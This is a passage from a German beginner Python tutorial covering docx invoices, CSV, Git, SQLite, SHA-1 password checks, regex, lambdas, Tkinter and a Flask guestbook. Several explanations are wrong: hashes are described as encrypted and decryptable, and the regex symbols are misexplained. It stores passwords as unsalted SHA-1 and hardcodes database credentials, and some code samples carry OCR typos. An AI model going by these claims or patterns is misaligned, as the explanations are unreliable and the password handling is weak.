re_nr = input("Geben Sie eine Rechnungs-Nr ein:\t")
kd_nr = input("Geben Sie die Kundennummer ein:\t ")
geschlecht = input("Geben Sie das Geschlecht ein:\t")
```

```
document = docx.Document()
heading = document.add_heading(UEBERSCHRIFT + re_nr,0)

if "mann" in geschlecht or "Mann" in geschlecht or "m" in geschlecht:
    para = document.add_paragraph(HERR + kunde + ",\n\n")
elif "frau" in geschlecht or "Frau" in geschlecht or "f" in geschlecht:
    para = document.add_paragraph(FRAU + kunde + ",\n\n")
else:
    para = document.add_paragraph(ALLG + ",\n\n")

para2 = document.add_paragraph(DANK + "Sie haben bei uns " + menge +
EINHEIT + " von " + PRODUKT + " zu den Preis " + str(float(menge) * PREIS) +"
bestellt.")

document.add_page_break()
document.save(DOC_NAME + kd_nr + ENDUNG)
```

Am Anfang importieren wir das Modul „docx“ und definieren Konstanten (Preis, Einheit, …) für diverse Rechnungsbestandteile. Das sollte für dich schon easy-going sein und solltest das mittlerweile schon im Schlaf beherrschen.

Danach nutzen wir die, dir bereits bekannte, input-Funktion um alle Variablen (Kunde, Menge, …) zu füllen. Auch das sollte für dich schon leicht von der Hand gehen.

Kommen wir nun zum neuen Terrain und zwar dem Umgang mit Word-Dokumenten. Durch die Zeile „document = docx.Document()“ erzeugen wir ein Word-Dokument. Diesem Word-Dokument können wir nun mit der Funktion „add_heading“ eine Überschrift hinzufügen. Wie du siehst erwartet diese Funktion eine Zeichenkette („String“), deshalb basteln wir uns eine passende Überschrift aus den Konstanten und Variablen.

Danach prüfen wir mit einem IF-ELSE-Konstrukt, ob der Kunde männlich, weiblich oder z.B. eine Firma ist. Je nach dem, was zu trifft, erzeugen wir einen Absatz mit der Funktion „add_paragraph“, der eine passende Anrede beinhaltet.

Der nächste Schritt ist nun, dass wir einen weiteren Absatz hinzufügen, in dem wir uns für die Bestellung bedanken und den Rest der Rechnung niederschreiben. Auch hier erzeugen wir wieder eine lange Zeichenkette aus mehreren Konstanten und Variablen.

Zu guter Letzt machen wir noch einen Zeilenumbruch mit der Funktion „add_page_break“ und speichern das Dokument über die Funktion „save“ und einem zusammengebastelten Namen ab.

Wenn du hier noch etwas weitergehen möchtest, kannst du in Kombination mit dem nächsten Kapitel, den „CSV-Dateien“, ein Programm schreiben, dass aus einer CSV-Dateien Kundendaten ausliest und für jeden einzelnen Kunden eine separate Rechnung erstellt. Vorneweg möchte ich dir sagen, dass es ziemlich einfach ist, da du nur mehr die beiden Programme kombinieren und danach leicht anpassen musst. (Zeitaufwand 10-20 Minuten)

Umgang mit CSV-Dateien

CSV-Dateien sind Dateien, die in einer Reihe, einen Datensatz zu einer Entität (z.B. Studenten), getrennt durch ein Trennzeichen speichern. Standartmäßig ist dieses Trennzeichen ein „;“. Schauen wir uns nun das „csv“ Modul näher an.

```
Import csv

writer = csv.writer(open(“studenten.csv“))
writer.writerow([“ABC12“, “Max“, “Mustermann“])
writer.writerow([“CDE13“, “Martina“, “Musterfrau“])

reader = csv.reader(open(“studenten.csv“))
for zeile in reader:
        print(zeile)
```

Wir importieren uns das „csv“ Modul und erzeugen danach ein „writer“-Objekt. Hier möchte ich kurz genauer darauf eingehen, da wir hier beim Erzeugen eines „writer“-Objekts durch die Funktion „writer“ von dem Modul „csv“, ein weiteres Objekt erzeugen und dieses dem Writer direkt übergeben. Ein Writer verlang nämlich nach einer Datei, deshalb müssen wir einen „filedescriptor“,

sprich Verweis auf eine Datei, anlegen. Das geschieht durch die dir schon bekannt Funktion „open“. Wir du hier siehst, kannst du eine Funktion in der Funktion erzeugen und dessen Rückgabewert für die äußere Funktion verwenden.

Danach Nutzen wir die Funktion „writerow“ um mit unseren Writer mehre Zeilen in die CSV-Datei zu schreiben. Hier musst du bitte darauf aufpassen, dass du dem Writer ein Set (gekennzeichnet durch die „[]“-Klammern) übergibst.

Im nächsten Bereich legen wir einen Reader an, um aus der Datei zu lesen, wie du sehen kannst, geht das genau mit dem gleichen Schema, wie wir das bei dem Writer gemacht haben, jedoch nutzen wir die Funktion „reader“ aus dem „csv“ Modul.

Nun nutzen wir zum Abschluss eine Schleife, damit wir für jede Zeile in unserer Datei (steht im Reader-Objekt), die Zeile ausgeben. Wie du siehst, ist das gar nicht so schwer.


Versionierung mit GIT

Git ist ein Versionierungstool, mit dem du zusammen mit mehreren anderen Programmieren gleichzeitig an einem Projekt arbeiten kannst. Es hilft dir dabei, dass du Aufgaben richtig verteilst, Meilensteine definieren kannst und dass du verschiedene Versionen von deinem Programm haben kannst. Ebenso zeigt es dir die Änderungen von Mitarbeitern an und hilft dir dabei, diese zusammenzuführen.

Git kann man auf viele Arten mit einbinden. Ich kann dir empfehlen, dass du dir die offzielle Dokumentation zu einem Gitlab-Server unter „https://docs.gitlab.com/ce/README.html“ ansiehst und danach die Dokumentation zum Konfigurieren von GIT in PyCharm „https://www.jetbrains.com/help/pycharm/2016.2/using-git-integration.html“. Damit sollst du lernen, wie du in der Praxis mit der offiziellen Dokumentation umgehen kannst, wenn du vor einer Problemstellung stehst und diese lösen musst.

Du kannst dir ganz einfach und kostenlos unter „gitlab.com“ einen GIT-Server anlegen und diesen dann für deine Programme nutzen.

Es würde dann noch die Möglichkeit von Turtoise Git (Toller Git-Client mit GUI) oder mit der Shell (Command-Line) geben, diese spreche ich aber hier nicht mehr näher an.



wichtige Git-Kommandos

Git klonen:

git clone <link>

Git updaten:

git pull

Dateien hinzufügen:

git add <datei/n> oder git add *

Änderungen bestätigen

git commit

Änderungen in das Git laden

git push

Commit History anzeigen

git log

Bei Dateikonflikten zusammenführen

git merge

Datenbankschnittstelle zu SQLite (Version 3)

In diesem Abschnitt erkläre ich dir, wie du mit einer Datenbank interagierst, jedoch kann ich dir aus Zeitgründen keinen vollwertigen SQL-/Datenbank-Kurs in dieses Dokument anfügen, denn das würde den Zeitplan um einige Stunden verlängern und dieses Dokument um mindestens 20 Seiten verlängern.

Deshalb nimm bitte für dich mit, was du benötigst und falls du Software für eine Datenbank programmieren musst/willst/darfst, dann sieh dir den Link zu SQL auf W3Schools an, den ich dir weiter unten verlinkt habe.

Wichtige SQL-Commands (Für Programmierer):

- Create Table Erstellt eine Tabelle
- Insert Into Fügt in eine Tabelle Daten ein
- Select Abfrage von Tabelleninhalten
- Delete Löscht aus einer Tabelle
- Drop Table Löscht die Tabelle
- Alter Verändert die Spalten einer Tabelle
- Update Verändert die Werte eines Eintrags in einer Tabelle

Mehr dazu liest du am besten bei Interesse unter W3Schools nach, hier findest du alles, was du zu SQL benötigst:

Schreiben wir nun ein kleines Beispiel mit SQLite3. Warum gerade SQLite? Da es clientseitig (bei dir lokal am Rechner) läuft und du deshalb keine eigene Datenbank aufsetzen musst und dann mehre Konfiguration und einen Datenbankserver (oder Datenbankservice am Client) dafür benötigst.

Studenten-Datenbank-Anbindung (simpel)

```
#!/usr/bin/python

import sqlite3

connection = sqlite3.connect("database.db")

cursor = connection.cursor()

#create
sql_create_table = """
CREATE TABLE students (
student_number INTEGER PRIMARY KEY,
fname VARCHAR(32),
lname VARCHAR(32),
gender CHAR(1)
);"""

cursor.execute(sql_create_table)

#delete
#cursor.execute("DROP TABLE students;")

#insert
sql_command = """INSERT INTO students (student_number, fname, lname,
gender)
   VALUES (NULL, "Willhelm", "Shakespeare", "m");"""
cursor.execute(sql_command)

#commit
connection.commit()

#select all
cursor.execute("SELECT * FROM students")
result = cursor.fetchall()

for row in result:
```

```
print("student: ", row)
```

Das Modul, das wir importieren müssen, heißt „sqlite3“. Dieses nutzen wir, wenn wir mit SQLite Datenbanken umgehen möchten. Möchte man mit MYSQL, PostgreSQL, MSSQL, OracelSQL usw. umgehen, so gibt es in Python eigene Module dafür, die Herangehensweise ist dieselbe, jedoch hat man hin und wieder kleine Unterschiede in der Syntax von den SQL-Sprachen und man muss im Vorhinein mehre Konstanten richtig befüllen (Datenbankname, Datenbank-IP-Adresse, Datenbank-Port, Zugangsdaten, ...).

Mit der Funktion „connect“ aus dem Modul „sqlite3“ können wir uns auf eine Datenbank verbinden. In unserem Fall verbinden wir uns auf die Datenbank „database.db“. Gibt es diese Datenbank noch nicht, wird sie automatisch erzeugt.

Als Nächstes müssen wir und aus dieser Datenbankverbindung („connection“) einen Cursor holen, damit wir wissen, wo wir gerade in der Datenbank stehen (aktuelle Position).

Nun speichern wir in einer Variable das SQL-Kommando als Zeichenkette ab. SQL kann man sich wie eine Programmiersprache vorstellen, jedoch steht SQL für Structured Query Language und ist in Wahrheit keine Programmiersprache, sondern eine Datenbanksprache.

Jetzt möchten wir dieses SQL-Kommando an die Datenbank schicken, dazu nutzen wir vom Cursor-Objekt die Funktion „execute“. Diese verlangt nach einer Zeichenkette, in der ein SQL-Statement steht. Deshalb übergeben wir dieser Funktion die oben definierte Variable mit dem SQL-Statement.

Die Zeile mit dem Kommentar „delete“ und darunter der auskommentierte Code können dafür verwendete werden um die angelegte Tabelle wieder zu löschen. Ich habe sie absichtlich auskommentiert, damit wir mit der Tabelle weiter interagieren können.

Bei Einfügen in die Tabelle macht man eigentlich genau dasselbe, wie vorher beim Erzeugen der Tabelle. Hier ist grundsätzlich nur das SQL-Kenntnis wichtig, denn vom Programmierablauf hat man nicht wirklich viel mehr zu tun.

Möchte man seine Änderungen, sprich alles, was wir zuvor an die Datenbank geschickt haben, muss man ein „commit“ machen, dazu haben wir die Funktion „commit“ in unserem „connection“-Objekt.

Zu guter Letzt nutzen wir wieder das gleiche Schema und geben dieses Mal direkt dem Cursor das SQL-Statement als Parameter an, um aus der Tabelle mit Hilfe eines Select-Statements alle Datensätze zu erhalten.

Hier kommt nun die kleine Eigenheit, auf die man aufpassen muss, wir dürfen den Rückgabe der Funktion „execute“ unseres Cursors nicht in einer Variable abspeichern. Das kommt daher, da im Cursor bereits nach dem Ausführen des „execute“-Befehls das Ergebnis steht. Dafür müssen wir die Funktion „fetchall“ nehmen, damit wir aus dem Cursor unser Ergebnis in eine Variable speichern können und somit weiterverarbeiten können.


Danach nutzen wir ganz simpel eine „for“-Schleife um über jedes Objekt in diesem Ergebnis zu laufen und es mit der „print“-Funktion auszugeben.

Wie du siehst ist die Anbindung von Python in eine Datenbank sehr einfach, jedoch sollte man Datenbankkenntnisse haben, bzw., die für Programmierer relevanten SQL-Befehle kennen und wissen, was diese bewirken.

Hashfunktionen

Hashfunktionen sind dann interessant, wenn du z.B. Passwörter abspeichern möchtest oder Nachrichten während des Transports verschlüsseln möchtest. Gerade in der Security spielen diese Funktionen eine große Rolle. Python bietet dir mit dem Modul „hashlib“ eine großartige Sammlung von Funktionen für diverse Hashalgorithmen (MD5, SHA1, SHA256,...).

Ich habe hier den Hashgenerator von „hashgenerator.de“ genommen, um mein Passwort „hallo“ in SHA-1 zu verschlüsseln. Damit wir es nachher in unserem Python Programm entschlüsseln können und das eingegebene Passwort mit dem gespeicherten verschlüsselten vergleichen können.



Hier zeige ich dir eine leichte Möglichkeit, wie du eine Passwortüberprüfung schreiben kannst. Natürlich ist das nicht das non-plus-ultra Tool, jedoch soll es dir so simpel wie möglich zeigen, wie so etwas abläuft.

```
Import hashlib

pass_hash = “fd4cef7a4e607f1fcc920ad6329a6df2df99a4e8“

passwort = haslib.sha1(bytes(input(“Passwort:“), “utf-8“))

if pass_hash == passwort.hexdigest():
        print(“Passwort ist korrekt.“)
else:
        print(“Passwort ist falsch.“)
```

Wir benötigen das Modul „hashlib“ und daher importieren wir es zu erst.

Danach speichern wir den aus dem „hashgenerator.de“-Generator generierten Hashwert als Zeichenkette in eine Variable. (In der Realität wird das in einer Datenbank gespeichert und nicht „hard-coded“ ☒ bed.: im Programmcode niedergeschrieben)

Nun kommt eine kleine Magie, die das eingegebene Passwort zu einem SHA1-Hash generiert. Wir speichern in die Variable „passwort“ das Ergebnis von der Funktion „sha1“ ab. Dieses Ergebnis wird zuerst von der Kommandozeile durch die „input“-Funktion eingelesen (wichtig ist hier wiederrum, dass man den Zeichensatz „utf-8“ angibt) und danach wird das direkt in Bytes umgewandelt. Schlussendlich funktioniert diese Programmierweise immer gleich, egal ob du MD5, SHA256 oder einen anderen Hashalgorithmus nutzen

möchtest (die Funktionen heißen fast immer gleich wie der Algorithmus, z.B. „hashlib.md5()“).

Zum Schluss wird nur mehr geprüft, ob das eingegebene Passwort gleich dem Passworthash ist. Hier muss man zum Vergleich den Hashwert des Passwortes in die Hexadezimalweise umwandeln, dazu nutzt man die Funktion „hexdigest“, da sonst der Passworthash nicht richtig verglichen wird.

Schlussendlich ziemlich simpel, in der Praxis kann man das nun mit mehrfachem Hashen, Speichern in einer Datenbank, diversen Rotationen usw. sicherer machen, aber das Prinzip ist immer das gleiche.

REGEX – kleiner Exkurs über Reguläre Ausdrücke

Reguläre Ausdrücke oder kurz „regex“ werden sehr oft von Programmieren zum Validieren von Input benötigt. Regex sind jedoch eine Eigenheit für sich und man könnte bestimmt mehr als 20 Seiten darüber schreiben. Deshalb werde ich dir hier nur die Basics zeigen und als Beispiel eine E-Mail-Adresse validieren.

```
import re

email = input("Bitte eine E-Mail eingeben:\t")

if re.search(r"[\w.+]+@[\w.+]+.\w+", email):
   print("Ist eine valide E-Mail-Adresse")
else:
   print("Ist keine valide E-Mail-Adresse")
```

Das Modul, das wir benötigen heißt „re“. Nach dem Importieren lesen wir wie gewohnt einen Input ein. Jetzt kommt die Magie der regex. In unserem IF-Konstrukt prüfen mit der Funktion „search“ von dem Modul „re“, ob unser „pattern“ (Vorlage) von dem übergebenen String (Zeichenkette) erfüllt wird.

Damit du auch verstehst, was in dieser Zeile geschieht, möchte ich dir hier kurz genauer erklären, wofür welches Zeichen steht. Vor jedem regex-patern

muss ein „r“ stehen, denn das symbolisiert in Python, dass der String eine regex ist.

Die regulären Ausdrücke werden in Gruppen mit den „[]-Klammern“ zusammengefasst. In unserem Fall nutzen wir „\w“, das steht für alle Buchstaben in klein und groß von A-Z, alle Zahlen von 0-9 und dem Zeichen „_“. Man könnte hier ebenso alle Buchstaben, Zahlen und Zeichen einzeln reinschreiben oder „[A-Za-z0-9_]“ als regex nutzen. Durch den „.“ sagen wir, dass mindestens ein Zeichen (passend zu unserem „\w“) vorhanden sein muss und durch das „+“ sagen wir, dass endlos viele oder kein Zeichen darauffolgen können.

Nach der ersten regex-Gruppe schreiben wir ein „+“ und ein „@“, das bedeutet, dass in unserer regex ein @-Zeichen nach der ersten regex-Gruppe stehen muss. Nun wiederholen wir die erste regex-Gruppe, damit wir wieder alle Zeichen, die in einer E-Mail-Adresse nach dem „@“ stehen können, abdecken.

Danach sagen wir durch das „+“ und den „.“, dass wir einen Punkt nach der zweiten regex-Gruppe stehen haben wollen. Zu guter Letzt sagen wir „\w+“, da nach dem Punkt noch alle Zeichen laut diesem Schema vorkommen können.

Hier hast du noch wichtige regex-Bestandteile für den Einstieg in 2 Tabelle:

Zeichenklassen

/d	0-9
/D	alles außer 0-9
/s	Whitespace-Zeichen wie \t oder \n
/S	Alles außer Whitespace-Zeichen
/w	Alphanumerische Zeichen (a-zA-Z0-9_)
/W	Alles außer alphanumerische Zeichen

Quantoren

?	Die Zeichenklasse darf 0 oder 1mal vorkommen
*	Die Zeichenklasse darf 0 bis endlos mal vorkommen
+	Die Zeichenklasse muss einmal, darf aber endlos oft vorkommen

Regex sind ein großes Themengebiet, deshalb kann ich dir den Rat geben, falls du Regex genauer lernen möchtest, dass du auf die offizielle Python Seite gehst und dort bei der Dokumentation das Modul „re“ genauer ansiehst.

List Comprehensions

Mit List Comprehensions, kannst du Codezeilen sparen und dein Programm schneller machen.

```
anwesenheit = {
  "Mo": 20, "Di": 14, "Mi": 18, "Do": 17, "Fr": 12
}
min = { tag: anzahl for tag, anzahl in anwesenheit.items() if anzahl > 15}
for tag, anzahl in min.items():
  print("Am " + str(tag) + " waren " + str(anzahl) + " Arbeiter anwesend")
```

Wir haben uns ein Dictionary erstellt und mit Anwesenheitszahlen befüllt. Nun führen wir in einer Zeile eine Foreach-Schleife und eine If-Abfrage aus um unser Ergebnis zu erhalten. „tag: anzahl“ bedeutet, zum Key Tag, mit der Value Anzahl führe folgenden Code aus.

„for tag, anzahl in anwesenheit.items()“ bedeutet, dass wir für jeden „tag“ durch die „anwesenheit“ iterieren möchten und die „anzahl“ speichern möchten (Das geht, weil man in Python mehre Rückgabe Parameter in einer Funktion zurückgeben kann). Nun Filtern wir dieses Ergebnis noch mit „if anzahl > 15“. Jetzt haben wir in einer Zeile unser Dictionary mit einer Foreach-

Schleifen und einer IF-Abfrage gefiltert. Zu guter Letzt führen wir noch eine normale Foreach-Schleife durch um unser Ergebnis auszugeben.

Lambda Expressions

Python bietet Lambdas um schnell in einer Zeile eine Aktion mit Collections wie z.B. Lists zu machen. Das kannst du dir ähnlich wie List Comprehensions vorstellen.

```
zahlen = [0,1,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15]
ungerade_zahlen = list(filter(lambda x: x % 2, zahlen))
print(ungerade_zahlen)
```

In diesem Beispiel haben wir in der 1sten Zeile eine Liste von 0 bis 15 angelegt. Diese Liste filtern wir in der zweiten Zeile nun auf ungerade Zahlen. Dafür müssen wir das Ergebnis wieder in eine Liste casten. Darin befindet sich die Funktion filter, mit der wir alle Objekte ausfiltern, die auf unsere Lambda Expression zutreffen. In der Lambda Expressions gehen wir ähnlich wie bei einer mathematischen Definition vor. Für alle X gilt, wenn X modulo (%) 2, dann ist diese Zahl ungerade. Danach müssen wir der Lambda Expression nach dem Komma die Liste der Zahlen angeben. Zu guter Letzt geben wir das Ergebnis in Zeile 3 aus.

Lambda Expressions Reduce

Eine weitere Möglichkeit Lambda Expressions zu nutzen ist die Reduce Funktion, mit der man den Inhalt einer Liste auf bestimmte Inhalte reduzieren kann. Wir nutzen diese Funktion dazu, dass wir die Liste der Zahlen summieren und die Summe zurückgeben.

```
import functools
print(functools.reduce(lambda x,y: x+y, [1,10,100,1000]))
```

Hierfür benötigen wir die functools, diese importieren wir in Zeile 1. Danach machen wir in Zeile 2 wie gewohnt eine Lambda Expression, die ein x und y hat und diese addiert als Ergebnis zurück liefert. Hier haben wir direkt die

Zahlen als Liste hineingeschrieben. Um die Lambdaexpression legen wir nun die Reduce Funktion, damit wir die Liste auf genau das Ergebnis reduzieren.

GUI-Programmierung mit Tkinter

In Python gibt es 2 gute Wege um eine GUI (Grafische Benutzeroberfläche) zu programmieren. Ich zeige dir hier die Basics von Tkinter. Wenn du größere Projekte programmieren willst, solltest du „PyQt“ in Betracht ziehen. Hier jedoch möchte ich dir einen kleinen und simplen Einblick in die GUI-Programmierung bieten.

```
from tkinter import *


def calculate():
   brutto = float(brt.get())
   netto = (brutto/6)*5
   wLabel2 = Label(window, text='Nettobetrag: '+str(netto), fg='green',
bg='grey').grid(row=3, column=0)
   return

window = Tk()
brt = StringVar()

window.geometry('200x150+400+400')
window.title("Brutto-Netto-Rechner")

wLabel = Label(window, text='Bruttobetrag eingeben', fg='blue',
bg='grey').grid(row=0, column=0)
wEntry = Entry(window, textvariable=brt).grid(row=1, column=0)
wButton = Button(window, text='berechnen',
command=calculate).grid(row=2, column=0)
window.mainloop()
```

Zu allererst benötigen wir die Bibliothek „tkinter“, diese musst du mit „pip“ nachinstallieren. Nun erstellen wir eine Funktion, die einen Bruttobetrag aus

einem Textfeld erhält, diesen in Netto umwandelt und dann in ein Label formatiert reinschreibt.

Diese Funktion schreibst du im Normalfall erst nach dem Designen von der GUI, was im Programmcode jetzt folgt, jedoch musst du Funktionen oben Deklarieren, dass du sie unten späteren Verlauf verwenden kannst.

Jetzt ist der Part, bei dem wir das eigentliche GUI-Design beginnen. Hierfür legen wir uns ein Tk-Objekt an und nennen es „window“. Danach erstellen wir einen String für später, damit wir aus einem Textfeld den Wert speichern können. Danach setzen wir die Größe und Platzierung unseres Fensters (window). Dazu schreibt man in folgendem Format einen String als Parameter ‚breite*höhe+x_position+y_position'. Mit window.title() setzen wir dem Fenster einen Titel auf.

Jetzt erstellen wir ein Label (Beschriftung) und sagen durch den ersten Parameter, dass es auf unserem Fenster platziert werden soll, durch den 2ten Parameter geben wir dem Label einen Text. Der 3te und 4te Parameter steht für Schriftfarbe und Hintergrundfarbe. Darauf rufen wir nun die Funktion „grid()“ auf und sagen, dass es in Reihe 0 und Spalte 0 platziert werden soll. Du kannst auch „place()“ verwenden, dann wird es mittig platziert, wir wollen es aber in einem Raster positionieren können, deshalb nutzen wir „grid()“.

Danach erstellen wir nach dem gleichen Schema ein Textfeld und einen Button. Beim Button ist es wichtig, dass wir die Variable „command“ ansprechen und dieser den Namen einer Funktion geben. In unserem Fall ist das unsere „calculate“-Funktion. Schlussendlich müssen wir mit „window.mainloop()“ noch sagen, dass unser Programm läuft, da es ohne dieser Schleife gleich nach dem Start wieder Beendet wird.

Webprogrammierung mit Flask

Ich möchte dir in diesem Thema eine recht einfache Art zeigen, wie du mit der Programmiersprache Python eine dynamische Website bauen kannst. Leider würde es den Rahmen dieses Plans sprengen, wenn ich dir umfassend die Webprogrammierung beibringen würde. Deshalb kannst du, wenn du


weiter in die Webprogrammierung gehen möchtest gerne einen Blick auf mein Folgeprodukt „WebDev13“ unter „webdev13.danielmrskos.at“ werfen.

Nichts desto trotz hier ein nettes Beispiel, wie man ein Gästebuch mit Profilseite in Python3 programmiert. Hierfür verwenden wir das Webframework Flask, wenn du große Webapplikationen schreiben möchtest solltest du einmal einen Blick auf Django riskieren, dieses Framework ist größer und für umfassendere Projekt die bessere Wahl.

Hier findest du Flask:

Du kannst es genauso mit „pip“ nachinstallieren.

Schauen wir uns kurz die Struktur eines Flask-Projekts an:



Ein Flaks-Projekt benötigt die mindestens 2 Ordner und eine Datei. Der Ordner „static“ ist für alle statischen Dateien wie CSS-Code, JavaScript, Bilder und Co. Im Ordner „templates“ befinden sich alle HTML-Dateien, welche als Templates für unsere Seiten dienen. Und die Python-Datei ist die eigentlich Flask-Logik.

Werfen wir einen Blick in das Hauptprogramm unserer Webapplikation:

guestbook.py

```
#pip3 install psycopg2
#pip3 install Flask
#pip3 install flask_sqlalchemy

from flask import Flask
from flask_sqlalchemy import SQLAlchemy
from flask import render_template
```

```
from flask import request
from flask import redirect
from flask import url_for

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] =
"postgres://postgres:password@localhost/web"
db = SQLAlchemy(app)


class Post(db.Model):
    id = db.Column(db.Integer, primary_key=True, autoincrement=True,
nullable=False)
    username = db.Column(db.String(64), unique=True)
    email = db.Column(db.String(128), unique=True)
    title = db.Column(db.String(128))
    msg = db.Column(db.String(1024))

    def __init__(self, username, email, title, msg):
        self.username = username
        self.email = email
        self.title = title
        self.msg = msg

    def __repr__(self):
        return '<User %r>' % self.username


@app.route('/')
def index():
    posts = Post.query.all()
    return render_template('index.html', posts=posts)


@app.route('/profile/<username>')
def profile(username):
    user = Post.query.filter_by(username=username).first()
    return render_template('profile.html', user=user)
```

```
@app.route('/post_entry', methods=['POST'])
def post_user():
   post = Post(request.form['username'], request.form['email'],
request.form['title'], request.form['msg'])
   db.session.add(post)
   db.session.commit()
   return redirect(url_for('index'))


if __name__ == '__main__':
   app.run()
```

Ich habe dir als Kommentar die einzelnen Pakete hineingeschrieben, die du nachinstallieren musst.

Danach importieren wir alle Dependencies aus den einzelnen Modulen.

Wir erstellen zu aller erst eine app (das Hauptprogramm unserer Webapplikation) und danach konfigurieren wir auf diese App eine Datenbankschnittstelle. Ich habe hier Postgres SQL genommen, du kannst aber auch gerne SQLite oder MySql nehmen. nach der Auswahl des SQL folgt der Benutzername und das Passwort, danach der Zielserver (in unserem Fall wir selbst) und dann der Datenbankname.

Jetzt müssen wir ein SQLAlchemy-Objekt aus unserer „app“ anlegen, damit wir die Datenbankschnittstelle benutzen können.

Nun machen wir das Datenbankmodelling, in unserem Fall brauchen wir nur eine Tabelle für alle Posts. Jede Tabelle braucht einen Primary-Key, in unserem Fall ist das eine ID. Die ID erzeugen wir als Spalte mit dem Datentyp Integer, sagen, dass sie der Primary-Key sein soll und dass sie automatisch um 1 erhöht werden soll, wenn ein neuer Datensatz angelegt wird. Mit dem Parameter „nullable=False“ sagen wir, dass diese Spalte ein Pflichfeld ist.

Nun erzeugen wir die weiteren Spalten als String und übergeben die maximale Anzahl an Zeichen. Durch den Parameter „unique=True“ sagen wir,

dass diese Spalte nur einmalig mit dem selben Usernamen/der selben E-Mail befüllt werden darf.

Durch die __init__()-Funktion erstellen wir den sogenannten Konstruktion, bei dem wir simpel alle Werte für das erzeugen eines Tabelleneintrages in die obenerstellten Variablen speichern (das geschieht durch das Schlüsselwort self). Über die Funktion __repr__() können wir noch eine Art Name für die einzelnen Datensätze generieren lassen, welcher Angezeigt wird, wenn wir danach fragen.

Jetzt kommen wir von der SQL-Logik zur Flask-Logik. Durch „@app.route()“ sprechen wir einzelne Pfade unserer Website an. Mit „/„ ist der root-Pfad (Ursprung) gemeint. Nach der Route müssen wir eine Funktion schreiben, welche die Route handelt. In unserer Index-Funktion(Start der Website) holen wir uns aus der Datenbank alle Posts und speichern diese in die Variable „posts“. Danach sagen wir mit „return render_template()“ dass wir auf ein Template verweisen, in unserem Fall „index.html“, durch den zusätzlichen Parameter „posts=posts“ übergeben wir an unseren HTML-Datei eine Variable weiter.

In der Router für das Benutzerprofil haben wir durch „<username“ die Möglichkeit dynamisch den Benutzernamen zu setzen. In unserer profile-Funktion wird nun nach dem Benutzer gefiltert, wo der Angegebene Benutzername zutrifft. Durch First() restriktieren wir das auf ein Ergebnis. Auch hier rufen wir ein Template auf und übergeben die Variable für weitere Verarbeitung.

In der dritten Route machen wir etwas spannenderes und zwar gibt unsere Index.html durch das Form-Tag die einzelnen Inhalte der Formen per „POST“-Methode an die oben geschriebene URL weiter. Wir erzeugen nun einen Post und holen uns über diesen Request (POST) mit der Funktion form() und dem Formnamen die Inhalte der Formfelder. Danach schreiben wir in unsere Datenbank den Post mit der Funktion add() und speichern durch die Funktion commit() unsere Änderungen.

Sehen wir uns nun die Startseite an:

index.html

Ich gehe hier nur kurz über die einzelnen HTML-Tags darüber, da unser Fokus auf Programmieren und nicht Webdesignen liegt.

```
<!DOCTYPE html>
<html lang="de">
<head>
   <meta charset="UTF-8">
   <title>G&auml;stebuch</title>
   <link rel="stylesheet" href="/static/style.css">
</head>
<body>
   <h1 class="heading">Willkommen im G&auml;stebuch</h1>
   <form class="eingabe" method="post" action="/post_entry">
      <label>Benutzername:</label>
      <input id="username" name="username" type="text" /><br>
      <label>Email:</label>
      <input id="email" name="email" type="text" /><br>
      <label>Titel:</label>
      <input id="title" name="title" type="text" /><br>
      <label>Nachricht:</label>
      <input id="msg" name="msg" type="text" /><br>
      <input type="submit" />
   </form>
   <br>
   <br>
   <hr>
   <div id="post">
   {% for post in posts %}

      <h3>{{ post.title }} <small>von <a href="/profile/{{ post.username }}">{{
post.username }}</a> - {{ post.email }}</small></h3>
      <br>
      <p>{{ post.msg }}</p>
      <hr>
   {%  endfor %}
   </div>
```

```
</body>
</html>
```

